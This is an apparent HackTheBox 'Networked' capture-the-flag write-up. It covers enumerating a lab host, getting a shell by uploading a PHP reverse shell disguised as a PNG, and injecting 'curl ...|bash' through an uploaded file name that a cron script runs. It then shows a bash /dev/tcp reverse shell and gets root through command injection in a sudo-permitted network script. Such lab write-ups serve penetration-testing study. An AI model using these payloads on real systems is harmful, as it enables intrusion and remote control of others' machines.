HackTheBox – Networked


PATH TO OSCP

–Filiplain

Wed 14 Jul 2021

Contents

1 HackTheBox Networked



1.1 Objectives

- Get a shell by uploading a file as an image
- Use an scheduled task to get user
- Use a network script to Priv-Escalate

1.2 Service Enumeration

IP address

10.10.10.146

Ports Open


22
80

Full Nmap Scan


```
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 7.4 (protocol 2.0)
| ssh-hostkey:
|   2048 22:75:d7:a7:4f:81:a7:af:52:66:e5:27:44:b1:01:5b (RSA)
|   256 2d:63:28:fc:a2:99:c7:d4:35:b9:45:9a:4b:38:f9:c8 (ECDSA)
|_  256 73:cd:a0:5b:84:10:7d:a7:1c:7c:61:1d:f5:54:cf:c4 (ED25519)
80/tcp open  http    Apache httpd 2.4.6 ((CentOS) PHP/5.4.16)
|_http-server-header: Apache/2.4.6 (CentOS) PHP/5.4.16
|_http-title: Site doesn't have a title (text/html; charset=UTF-8).
```

1.3 Web Enumeration

Main page:



Right away we don't get anything interesting here, but looking at the source code:




It says "upload and gallery not yet linked" so let's see if we can find anyhting else.

Fuzzing with Ffuf

```
ffuf -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
↪  -u http://10.10.10.146/FUZZ -e .php,.txt -t 80
```

```
uploads                 [Status: 301, Size: 236, Words: 14, Lines: 8]
photos.php              [Status: 200, Size: 1302, Words: 68, Lines: 23]
                        [Status: 200, Size: 229, Words: 33, Lines: 9]
upload.php              [Status: 200, Size: 169, Words: 11, Lines: 6]
                        [Status: 200, Size: 229, Words: 33, Lines: 9]
index.php               [Status: 200, Size: 229, Words: 33, Lines: 9]
lib.php                 [Status: 200, Size: 0, Words: 1, Lines: 1]
backup                  [Status: 301, Size: 235, Words: 14, Lines: 8]
                        [Status: 200, Size: 229, Words: 33, Lines: 9]
:: Progress: [661644/661644] :: Job [1/1] :: 906 req/sec :: Duration: [
```

Upload.php:




This upload will let us upload only images.


photos.php

Here we can see everything we upload, I uploaded 2 images for testing.

Backup:



This file is a backup of the files on the server.




We could inspect these files to see how everything is working and what type of images will be accepted on the 'upload.php'.

1.4 Gettting a Shell

I'm going to use burp to upload a normal image and then delete its content and put a reverse shell instead:

Uploading a PNG image:




Then we add .php to the name of the file before the .png and change the content to a php reverse shell:

```
------WebKitFormBoundaryJzXd4U8kgNdjlF05
Content-Disposition: form-data; name="myFile"; filename="image.php.png"
Content-Type: image/png

PNG

<?php

set_time_limit (0);
$VERSION = "1.0";
$ip = '10.10.14.14';  // CHANGE THIS
$port = 8085;       // CHANGE THIS
$chunk_size = 1400;
$write_a = null;
$error_a = null;
$shell = 'uname -a; w; id; /bin/sh -i';
$daemon = 0;
$debug = 0;

//
// Daemonise ourself if possible to avoid zombies later
```

We have to set our netcat listener:

```
nc -lvnp 8085
```

Now we can send the POST request.



file uploaded, refresh gallery

Visiting the “photos.php” will execute our php reverse shell and we’ll get a shell as apache:

```
❯ nc -lvnp 8085
listening on [any] 8085 ...
connect to [10.10.14.14] from (UNKNOWN) [10.10.10.146] 33892
Linux networked.htb 3.10.0-957.21.3.el7.x86_64 #1 SMP Tue Jun 18 16:35:19 UTC 2019 x86_64 x86_
x86_64 GNU/Linux
 15:22:36 up 49 min,  0 users,  load average: 0.00, 0.01, 0.05
USER     TTY      FROM             LOGIN@   IDLE   JCPU   PCPU WHAT
uid=48(apache) gid=48(apache) groups=48(apache)
sh: no job control in this shell
sh-4.2$
```

1.5 Getting User

Looking into the user “guly” home file, we see two interesting files:

```
-r--r--r--. 1 root root    782 Oct 30  2018 check_attack.php
-rw-r--r--  1 root root     44 Oct 30  2018 crontab.guly
```

check_attack.php:

```
<?php
require '/var/www/html/lib.php';
$path = '/var/www/html/uploads/';
$logpath = '/tmp/attack.log';
$to = 'guly';
$msg= '';
$headers = "X-Mailer: check_attack.php\r\n";
```

```
$files = array();
$files = preg_grep('/^([^.])/', scandir($path));

foreach ($files as $key => $value) {
    $msg='';
  if ($value == 'index.html') {
    continue;
  }
  #echo "-------------\n";

  #print "check: $value\n";
  list ($name,$ext) = getnameCheck($value);
  $check = check_ip($name,$value);

  if (!($check[0])) {
    echo "attack!\n";
    # todo: attach file
    file_put_contents($logpath, $msg, FILE_APPEND | LOCK_EX);

    exec("rm -f $logpath");
    exec("nohup /bin/rm -f $path$value > /dev/null 2>&1 &");
    echo "rm -f $path$value\n";
    mail($to, $msg, $msg, $headers, "-F$value");
  }
}

?>
```

crontab.guly:

```
*/3 * * * * php /home/guly/check_attack.php
```

Here we have a PHP script that is scheduled to run as the user guly. The script uses “exec()” to delete files stored in a variable, these files are the ones in “/var/www/html/uploads/”, we can get advantage of this by creating a file with “;” in the name and then adding what we want to execute. (eg: image;whoami).

I’m going to create a file that will get a reverse shell from my machine and the execute it:

Hosting the reverse shell:

```
❯ cat shell.sh
#!/bin/bash

bash -i >& /dev/tcp/10.10.14.14/8089 0>&1

❯ sudo nc -lvp 80 < shell.sh
listening on [any] 80 ...
```

```
sudo nc -lvp 80 < shell2.sh
```

Creating file:

```
touch "test;curl 10.10.14.14|bash -s"
```

Once we receive the curl connection we have to terminate the hosting so the reverse shell can get executed

```
❯ sudo nc -lvp 80 < shell.sh
listening on [any] 80 ...
connect to [10.10.14.14] from networked.htb [10.10.10.146] 46228
GET / HTTP/1.1
User-Agent: curl/7.29.0
Host: 10.10.14.14
Accept: */*

^C
```

Now we have a shell as guly:

```
❯ nc -lvnp 8089
listening on [any] 8089 ...
connect to [10.10.14.14] from (UNKNOWN) [10.10.10.146] 43962
bash: no job control in this shell
[guly@networked ~]$
```

1.6 Getting Root


With “sudo -l” we see that guly can run a script as root:

```
User guly may run the following commands on networked:
    (root) NOPASSWD: /usr/local/sbin/changename.sh
[guly@networked ~]$
```

changename.sh:

```
#!/bin/bash -p
cat > /etc/sysconfig/network-scripts/ifcfg-guly << EoF
DEVICE=guly0
ONBOOT=no
NM_CONTROLLED=no
EoF

regexp="^[a-zA-Z0-9_\ /-]+$"

for var in NAME PROXY_METHOD BROWSER_ONLY BOOTPROTO; do
   echo "interface $var:"
   read x
   while [[ ! $x =~ $regexp ]]; do
       echo "wrong input, try again"
       echo "interface $var:"
       read x
   done
   echo $var=$x >> /etc/sysconfig/network-scripts/ifcfg-guly
done

/sbin/ifup guly0
```

This script creates a network-script file, looking for information about this on google I got;



`https://vulmon.com/exploitdetails?qidtp=maillist_fulldisclosure&qid=e026a0c5f83d`

Here sombody explains that we could execute code as root by writing the command after the "NAME":

```
For example:

/etc/sysconfig/network-scripts/ifcfg-1337

NAME=Network /bin/id  &lt;= Note the blank space
ONBOOT=yes
DEVICE=eth0
```

Running the script and adding a name with a command:

```
[guly@networked ~]$ sudo /usr/local/sbin/changename.sh
sudo /usr/local/sbin/changename.sh
interface NAME:
test su
interface PROXY_METHOD:
```

Here I'm using "test" as the name and then the command "su" to get a shell as root.

```
sudo /usr/local/sbin/changename.sh
interface NAME:
test su
interface PROXY_METHOD:
t
interface BROWSER_ONLY:
t
interface BOOTPROTO:
t
whoami
root
id
uid=0(root) gid=0(root) groups=0(root)
```